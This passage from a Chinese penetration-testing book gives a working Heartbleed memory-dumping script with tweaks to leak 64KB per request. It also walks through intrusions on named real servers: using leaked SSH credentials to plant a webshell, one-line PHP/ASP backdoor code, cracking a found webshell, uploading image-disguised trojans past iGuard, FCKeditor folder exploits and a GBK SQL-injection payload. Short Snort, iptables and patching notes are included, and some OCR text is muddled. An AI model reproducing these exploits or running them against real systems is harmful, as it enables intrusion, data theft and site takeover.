    43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
    bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
    00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
    00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
    c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
    c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
    c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
    c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
    00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
    03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
    00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
```

```
    00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
    00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
    00 0f 00 01 01
    ''')

    hb = h2bin('''
    18 03 02 00 03
    01 40 00
    ''')

    def hexdump(s):
        for b in xrange(0, len(s), 16):
            lin = [c for c in s[b : b + 16]]
            hxdat = ' '.join('%02X' % ord(c) for c in lin)
            pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
            print '  %04x: %-48s %s' % (b, hxdat, pdat)
        print

    def recvall(s, length, timeout=5):
        endtime = time.time() + timeout
        rdata = ''
        remain = length
        while remain > 0:
            rtime = endtime - time.time()
            if rtime < 0:
                return None
            r, w, e = select.select([s], [], [], 5)
            if s in r:
                data = s.recv(remain)
                # EOF?
                if not data:
                    return None
                rdata += data
                remain -= len(data)
        return rdata

    def recvmsg(s):
        hdr = recvall(s, 5)
        if hdr is None:
            print 'Unexpected EOF receiving record header - server closed connection'
            return None, None, None
        typ, ver, ln = struct.unpack('>BHH', hdr)
        pay = recvall(s, ln, 10)
        if pay is None:
            print 'Unexpected EOF receiving record payload - server closed connection'
            return None, None, None
        print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver,
len(pay))
        return typ, ver, pay

    def hit_hb(s):
        s.send(hb)
        while True:
            typ, ver, pay = recvmsg(s)
            if typ is None:
```

```
                print 'No heartbeat response received, server likely not vulnerable'
                return False
            if typ == 24:
                print 'Received heartbeat response:'
                hexdump(pay)
                if len(pay) > 3:
                    print 'WARNING: server returned more data than it should - server
is vulnerable!'
                else:
                    print 'Server processed malformed heartbeat, but did not return any
extra data.'
                return True
            if typ == 21:
                print 'Received alert:'
                hexdump(pay)
                print 'Server returned error, likely not vulnerable'
                return False

    def main():
        opts, args = options.parse_args()
        if len(args) < 1:
            options.print_help()
            return

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print 'Connecting...'
        sys.stdout.flush()
        s.connect((args[0], opts.port))
        print 'Sending Client Hello...'
        sys.stdout.flush()
        s.send(hello)
        print 'Waiting for Server Hello...'
        sys.stdout.flush()
        while True:
            typ, ver, pay = recvmsg(s)
            if typ == None:
                print 'Server closed connection without sending Server Hello.'
                return
            # Look for server hello done message.
            if typ == 22 and ord(pay[0]) == 0x0E:
                break

        print 'Sending heartbeat request...'
        sys.stdout.flush()
        s.send(hb)
        hit_hb(s)

    if __name__ == '__main__':
        main()
```

4. 测试方法

```
openssl.py / ssltest.py
```

用法为“python openssl.py ip/域名 -p 端口”。网上 POC 作者公布的代码每次只 dump 16kb 的内

存，如果需要 dump 64kb 的内存，需要做如下修改。

```
hb = h2bin('''
18 03 02 00 03
01 40 00      //将此处修改为“01 ff ff”
''')
```

将“for b in xrange(0, len(s), 16)”改成“for b in xrange(0, len(s), 64)”。后期还出现了支持 SMTP、POP3、IMAP、FTP、XMPP 的 POC（http://lcx.cc/?i=4276）。

6.11.3 OpenSSL 检测技术

笔者第一时间对 OpenSSL“心脏出血”漏洞利用代码进行测试，测试分为两个方面：一个是通过网页在线检测；另一个是通过脚本直接获取内存内容。

1. 网页检测

网站 http://possible.lv/tools/hb/的检测效果较好。打开该网站，在输入框中输入网站域名地址即可。如果默认端口不是 443，则需要输入具体的端口号，如“www.somesite.com:4433”表示端口为 4433。检测时会显示进度条，检测完成后会显示检测结果。

如图 6-87 所示，表示不存在漏洞。随机更换一个网址，如图 6-88 所示，获取该网站存在漏洞。




图 6-87　在线检测漏洞




图 6-88　获取 kuaiyinpan.com 存在漏洞

2. 通过 py 脚本检测

在 Linux 终端窗口中输入“pythonssltest.py 66.175.219.225 -p 443”命令，如图 6-89 所示，获取漏洞提示信息“ver=0302”，表示该版本表示存在漏洞。在获取的内容中可能会包含用户名和密码等信息。




图 6-89　通过 py 脚本进行测试

3. 对存在漏洞的网站进行扫描

下载 NMap 的最新版本，在本地进行编译，或者使用命令“nmap --script-updatedb”进行更新，或者下载“wget https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse”。实际测试过程中，直接下载该脚本会缺少一些模块。然后，通过以下命令进行扫描。

```
nmap -p 443 --script ssl-heartbleed 66.175.219.225
```

如果存在漏洞，则会给出该漏洞的相关提示，如图 6-90 所示。




图 6-90　扫描检测存在漏洞的服务器

4. 通用 Snort 规则检测

由于 SSL 协议是加密的，且目前没有找到提取可匹配规则的方法，所以笔者尝试编写了一条基于返回数据大小的检测规则，示例如下。其有效性笔者会继续验证（如果有问题，欢迎读者反馈）。

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 443 (msg:"openssl Heartbleed
attack";flow:to_server,established; content:"|18 03|"; depth: 3; byte_test:2, >, 200,
3, big; byte_test:2, <, 16385, 3, big; threshold:type limit, track by_src, count 1,
seconds 600; reference:cve,2014-0160; classtype:bad-unknown; sid:20140160; rev:2;)
```

Snort 规则说明，此漏洞主要针对的是 SSL 协议，是针对心跳数据包前 4 字节中的“\x18\x03”，而将数据包的第 5 个字节和第 6 个字节的数值按大尾模式转换成数值，在 200 和 16385 之间。后面是一些报警和过滤功能，日志每 10 分钟记录一次。

6.11.4　漏洞修复建议

根据“心脏出血”漏洞的受影响版本，给出一些修复建议。

1. 影响版本

通过实际测试，受影响的版本如下。

- OpenSSL 1.0.2-beta
- OpenSSL 1.0.1 - OpenSSL 1.0.1f

不受影响的版本如下。

- OpenSSL 1.0.1g is NOT vulnerable
- OpenSSL 1.0.0 branch is NOT vulnerable
- OpenSSL 0.9.8 branch is NOT vulnerable

2. 修复建议

首先，要升级 OpenSSL 软件。要解决此漏洞，建议服务器管理员或使用 1.0.1g 版，或使用“-DOPENSSL_NO_HEARTBEATS”选项重新编译 OpenSSL，从而禁用易受攻击的功能，直至可以更新服务器软件为止。OpenSSL 官方发布的最新版本的升级地址为 https://www.openssl.org/source/。

然后，重新编译 OpenSSL，并去掉 DOPENSSL_NO_HEARTBEATS 扩展，示例如下。

```
    $ echo -e "B\n" | openssl s_client -connect targetwebsite:443 -tlsextdebug 2>&1|
grep 'heartbeart'
```

如果不能升级 OpenSSL，可以更新 IPTable 防火墙规则，示例如下。

```
    t# Log rules
    iptables -t filter -A INPUT  -p tcp --dport 443  -m u32 --u32 \
    "52=0x18030000:0x1803FFFF" -j LOG --log-prefix "BLOCKED: HEARTBEAT"
    # Block rules
    iptables  -t  filter  -A  INPUT    -p  tcp  --dport  443    -m  u32  --u32
\"52=0x18030000:0x1803FFFF" -j DROP
```

3. CentOS 修复方法参考

（1）yum 方法安装

```
    yum search openssl
    yum install openssl
    /etc/init.d/nginx restart   #然后重启 Nginx
```

（2）下载编译安装

```
    wget http://www.openssl.org/source/openssl-1.0.1g.tar.gz
    cd openssl-1.0.1g
    ./config
    make && make install
    /etc/init.d/nginx restart    #重启 Nginx
```

6.12 通过网上信息获取某 Linux 服务器 WebShell

虽然本节的案例已经发生很长时间了，但由于其具有一定的代表性，因此经过综合考虑增加了本节。

本案例的由来是互联网某“大牛”在博客上公布了对某网站的一次安全检测过程，幸运的是，作者未对 SSH 账号和密码进行处理，因此，通过这一线索能够顺利获得其服务器权限及 WebShell。下面是整个过程。

6.12.1 通过 SSH 账号和密码进行登录测试

打开 SSH Secure Shell，如图 6-91 所示，在“Host Name”文本框中输入服务器所在 IP 地址，在“User Name”文本框中输入获取的账号，保留“Port”文本框中默认的 22 端口。SSH 服务是 Linux 服务器最方便管理的一种途径，与 Windows 下的远程终端有些类似。

6.12.2 成功登录 Linux 服务器

单击“Connect”按钮进行连接测试，在其后需要输入用户密码进行验证，验证成功后，成功登录服务器，如图 6-92 所示，可以看到上一次服务器登录的 IP 地址。




图 6-91　Linux 服务器登录测试




图 6-92　成功登录该 Linux 服务器

6.12.3　查看服务器文件及其所有信息

输入“ls”命令查看当前目录下的信息，如图 6-93 所示，发现存在一个“backup”文件夹，通过“cd backup”命令进入该文件夹，发现其下有 2 个 SH 脚本和 2 个 tar.bz 文件。

通过命令“cat backup.sh”查看文件内容，得知该文件可能是网站文件打包，且文件路径“Home/webroot”可能就是网站的主路径，如图 6-94 所示。




图 6-93　查看文件内容




图 6-94　获取网站主目录

6.12.4　查看服务器所在 IP 网站域名情况

通过浏览器访问 http://www.yougetsignal.com/tools/web-sites-on-web-server/，然后输入 IP 地址“61.129.251.181”，查看该 IP 地址下网站的域名情况，如图 6-95 所示，该 IP 地址下有 6 个域名。

6.12.5　尝试获取 WebShell

发现网站域名后，通过 SSH Secure Client 中的文件管理，也可以打开工具栏上的文件夹图标。进入“/home/webroot/hope-guild.com/api”目录，尝试上传一个 WebShell 文件，然后在浏览器中打开 http://hope-guild.com/api/control.php 页面，如图 6-96 所示，成功获取 WebShell。

非卖品，仅供非商业用途或交流学习使用




图 6-95　获取该 IP 地址下网站的域名情况




图 6-96　获取 WebShell

6.12.6　总结与思考

- SSH 账号和 FTP 账号一样，可用于上传和下载文件。
- 获取一个 SSH 账号后，可以生成字典进行暴力破解。
- 利用已有信息继续进行渗透，收集可利用信息，尝试能否提权。

6.13　一句话密码破解获取某网站 WebShell

一句话后门是 Web 渗透中用得最多的必备工具，目前流行的一句话后门有 ASP、ASP.NET、JSP 和 PHP 4 种类型。一句话后门利用的实质就是通过执行 SQL 语句、添加或者更改字段内容等操作，在数据库表或者相应字段插入“<%execute request("pass")%>”、“<%evalrequest("pass")%>”、“<?php eval($_POST[pass])?>”、“<?php@eval($_POST[pass])?>”、“<%@PageLanguage="Jscript"%>”、“<% eval(Request.Item["pass"],"unsafe");%>”等代码，然后通过“中国菜刀”、Lake 一句话后门客户端等工具进行连接。只需要知道上述代码插入的具体文件及连接密码，即可进行一些 WebShell 的操作，是基于 B/S 结构的架构。一句话后门是黑客入侵成功的标志和常用后门，在渗透过程中，如果发现一句话后门，就可以通过对一句话后门进行破解，从而获得网站的权限。

6.13.1　获取后台权限

应好友邀请，对某网站进行安全检测。通过 WVS 等扫描工具对目标站点进行扫描，没有发现可以利用的明显漏洞，通过社工猜测出网站管理员 admin 的密码，如图 6-97 所示，成功进入后台。




图 6-97　登录 WordPress 后台

非卖品，仅供非商业用途或交流学习使用

6.13.2　尝试提权

获取管理员权限后，通过查看和编辑页面内容，在页面内容中插入一句话后门代码，如图 6-98 所示，无法保存修改后的文件，该文件以及文件夹无写权限。




图 6-98　尝试向网站写入文件

在上传图像模块选择图像文件进行上传，如图 6-99 所示，无法上传文件。与前面一样，文件夹设置了权限，看来 WordPress 的常见提权方法是行不通的。




图 6-99　无法上传文件

6.13.3　列目录以及文件漏洞

该目标站点还存在列目录及文件漏洞，如图 6-100 所示，可以查看图像文件等。在“images”文件夹下发现 gif.php 文件，因为该文件可以通过浏览器访问，大小为 27 字节，所以该文件为一句话后门的可能性极高。

6.13.4　一句话密码破解

打开“ASP PHP ASPX 一句话密码暴力猜解工具”，如图 6-101 所示，在“地址”文本框中输入目标网站，发现的一句话后门文件的具体地址为“http://www.somesite.com/images/gif.php”，选择全部字符，设置位数为“3”，脚本为“php”，单击“破解”按钮，开始对一句话后门进行破解。

非卖品，仅供非商业用途或交流学习使用




图 6-100　列目录及文件漏洞




图 6-101　对一句话后门密码进行破解

6.13.5　获取目标 WebShell 权限

在“中国菜刀”中新增一个后门记录，输入地址和密码，如图 6-102 所示，成功获取目标站点的权限。

图 6-102　获取目标 WebShell 的权限

6.13.6　小结

通过本次渗透，我们熟悉和掌握了 WordPress 管理员提权的方法。在获取管理员权限后，可以通过修改页面文件插入一句话后门直接获取 WebShell，还可以直接上传后门文件获取 WebShell。

在权限设置严格的情况下，可以通过其他漏洞获取权限，如文件名称和目录信息泄露等。在本例中，找到早期入侵者留下的 Shell，通过破解一句话后门成功获取网站权限。

6.14　突破防篡改

随着 SQL 注入的盛行，很多网站首页都遭受了恶意的篡改，人们迫切需要解决网页防篡改问题的方案。为此，许多公司相继推出了硬件和软件，如 iGuard 防篡改系统。防篡改的原理一般基于 3 种，分别是外挂轮询技术、核心内嵌技术、事件触发技术。外挂轮询技术是利用一个网页检测程序，以轮询方式读出要监控的网页，并与真实网页相比较，从而判断网页内容的完整性，对被篡改的网页进行报警和实时恢复。核心内嵌技术是将篡改检测模块嵌在 Web 服务器软件里，在每一个网页流出

非卖品，仅供非商业用途或交流学习使用

时都进行完整性检查，对于篡改网页进行实时访问阻断，并予以报警和恢复。事件触发技术是利用操作系统的文件系统接口，在网页文件被修改时进行合法性检查，对非法操作进行报警和恢复。对于一些技术性评估，可以从表 6-1 中得到一些信息。

表6-1　3种技术评估对比

项　　目	外挂轮询技术	事件触发技术	核心内嵌技术
访问篡改网页	可能	可能	不可能
服务器负载	中	低	低
带宽占用	中	无	无
检测时间	分级	秒级	实时
绕过检测机制	不可能	可能	不可能
防范连续篡改攻击	不能	不能	能
保护所有网页	不能	不能	能
动态网页脚本	不支持	支持	支持
适用操作系统	所有	受限	所有
上传时检测	不能	受限	能
断续时保护	不能	不能	能

核心内嵌技术目前是最好的防篡改解决方案。只是在攻击手段层出不穷的今天，系统配置是否为最佳和 Web 应用层防护是否关乎全局，都是较为关键的问题。

6.14.1　初遇防篡改

在检测网站时，我们可以从扫描结果中得到地址“http://www.test.com.cn/admin/fckeditor/editor/filemanager/connectors/test.html”。可以看出，这是 FCKeditor 的上传页面。由于 FCKeditor 支持多种文件类型的文件上传，所以管理员可能会根据不同的需要来配置文件，可以通过选择不同的“Connector”文件类型，并单击“Get Folders and Files”选项查看文件夹。如果存在文件夹，返回结果如图 6-103 所示；如果返回空白页面或者出错信息，则表示没有启用这类文件的上传配置。




图 6-103　获取文件夹信息

通过测试发现，网站管理员配置了 ASP.NET，可以通过将“Resource Type”设置为“Media”来创建和列出目录。这种思路其实已经有人在网上提出，大致思路是创建 ASP 文件夹，再向 ASP 文件夹中传送图片木马，只是没有公布建立类似 x.asp 这样的文件夹的方法。FCKeditor 会将“.”转换成“_”。如果输入“x.asp”，实际上建立的是“x_asp”文件夹，如图 6-104 所示。

非卖品，仅供非商业用途或交流学习使用




图 6-104　无法创建提权用文件夹

提交如下语句就可以解决问题。

```
http://www.test.com.cn/admin/FckEditor/editor/filemanager/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Media&CurrentFolder=c.cdx&NewFolderName=z&uuid=1244789975684
```

创建“c.cdx”文件夹，在提交时需要 UUID 参数，原理与创建 APS 文件夹一样，对这个文件夹中的图片文件，IIS 会当作 ASP 文件来解析。由于是在默认的编辑器中测试页面，管理员禁用了上传功能，只允许创建目录，所以，在后台找到一处上传的地方，其 URL 为“http://www.testcom.cn/admin/adminimg.aspx?simage=images2&bimage=images&path=%2fadmin%2fUploadFile%2fmedia%2fz.cdx&returnpath=admin/pic&wsize=270&hsize=190”。

通过参数 returnpath 把目录直接指向“/admin/pic”，然后直接把它指向刚刚建立的“z.cdx”文件夹，即“admin%2fUploadFile%2fmedia%2fz.cdx”，示例如下。

```
http://www.testcom.cn/imgresize/imgresize.aspx?simage=images2&bimage=images&path=%2fadmin%2fUploadFile%2fmedia%2fz.cdx&returnpath=admin%2fUploadFile%2fmedia%2fz.cdx&wsize=270&hsize=190
```

在后台直接上传文件或者图片木马，但是由于服务器上安装了 iGuard，所以无法执行，如图 6-105 所示。




图 6-105　iGuard 防范

6.14.2　突破上传

突破 iGuard 其实用的也是图片木马的原理。先上传一幅图片和一个小马，如比较经典的 diy.asp 上传文件木马，使用命令“C:\>copy /b 图片+图片木马 图片木马”，如图 6-106 所示。

欺骗 iGuard，让它认为上传的是一幅图片，如图 6-107 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 6-106　生成图片木马文件




图 6-107　成功执行木马

还有一种方法可以简化创建特殊文件夹的过程。原理与以上介绍的类似，就是利用不久前爆出的“Microsoft IIS 5.x/6.0 0 解析文件名漏洞”。此漏洞描述为：“当文件名为 x.asp、x.jpg 时，Microsoft IIS 会自动以 ASP 格式进行解析。而当文件名为 x.php、x.jpg 时，Microsoft IIS 会自动以 PHP 格式进行解析。”上传一个这种格式的图片木马，iGuard 也会放行。

之所以能成功上传，原因大致是 iGuard 对文件的检测过于简单，而 IIS 本身的缺陷也是主要的原因。

6.15　渗透测试之旁注

本节给出一个旁注渗透测试案例。

6.15.1　信息收集

信息收集是渗透测试的重要一步。

01　端口扫描

在进行测试前，信息收集是很重要的。系统信息、数据库信息、网络设备信息、管理员的信息等，都是值得好好统计、分析和利用的。利用 SuperScan 对主机进行端口扫描，如图 6-108 所示。

02　虚拟主机站点查询

通过扫描结果可知这台服务器开放了 80、443、5901 等端口，也即开放了 Web、HTTPS、VNC 等端口。由于是虚拟主机，确认其上有多少个域名和网站是旁注的第一步。使用虚拟主机站点查询工具进行查询，如图 6-109 所示。




图 6-108　对端口进行扫描




图 6-109　虚拟主机查询

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

03 浏览测试

通过虚拟主机查询，获知该 IP 地址上共有 7 个站点。浏览这 7 个站点，发现一个存在漏洞的站点，进入该站点，如图 6-110 所示。

04 目录扫描

眼熟的“PHPCMS”标志。看到有主站使用开源的 CMS，就看到了成功的希望。

使用 WWWSCAN 进行进一步扫描，扫描结果如图 6-111 所示。

图 6-110 发现存在漏洞的站点




图 6-111 WWWSCAN 扫描网站目录

05 获取管理员登录地址

通过扫描找到 3 个目录、5 个地址，对这些目录和文件地址逐个进行访问，看看有没有敏感信息。如图 6-112 所示，成功获取网站管理登录后台地址。看上去是一个很普通的管理员专用界面，但实际上是一个特殊的后台，因为它很明显地告诉我们，后台是 PHPCMS 2007 版本。




图 6-112 获取管理后台登录地址

6.15.2 漏洞原理

从上面的信息可以看出，其中一个网站使用了 PHPCMS 2007。在 Web 应用程序中进行渗透测试，注入是很常见的手法。记得有一个很经典的多字节编码漏洞，其原理是这样的：0xbf27 不是有一个有效的 GBK 字符，但是经过 addslashed() 函数转换，就变成了 0xbf5c27；0xbf5c 是一个有效的 GBK 字符，所以 0xbf5c27 会被当做一个字符 0xbf5c 和一个单引号来处理；其结果是引号后的查询语句得到了执行。

6.15.3 漏洞利用

在 PHPCMS 2007 里，由多字节编码漏洞引发的漏洞很多，我们以 area.php 文件里的漏洞为例进行测试。

提交 URL “http://www.test.com/area.php?action=city&province=%BF%27”，出现错误提示，如图

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

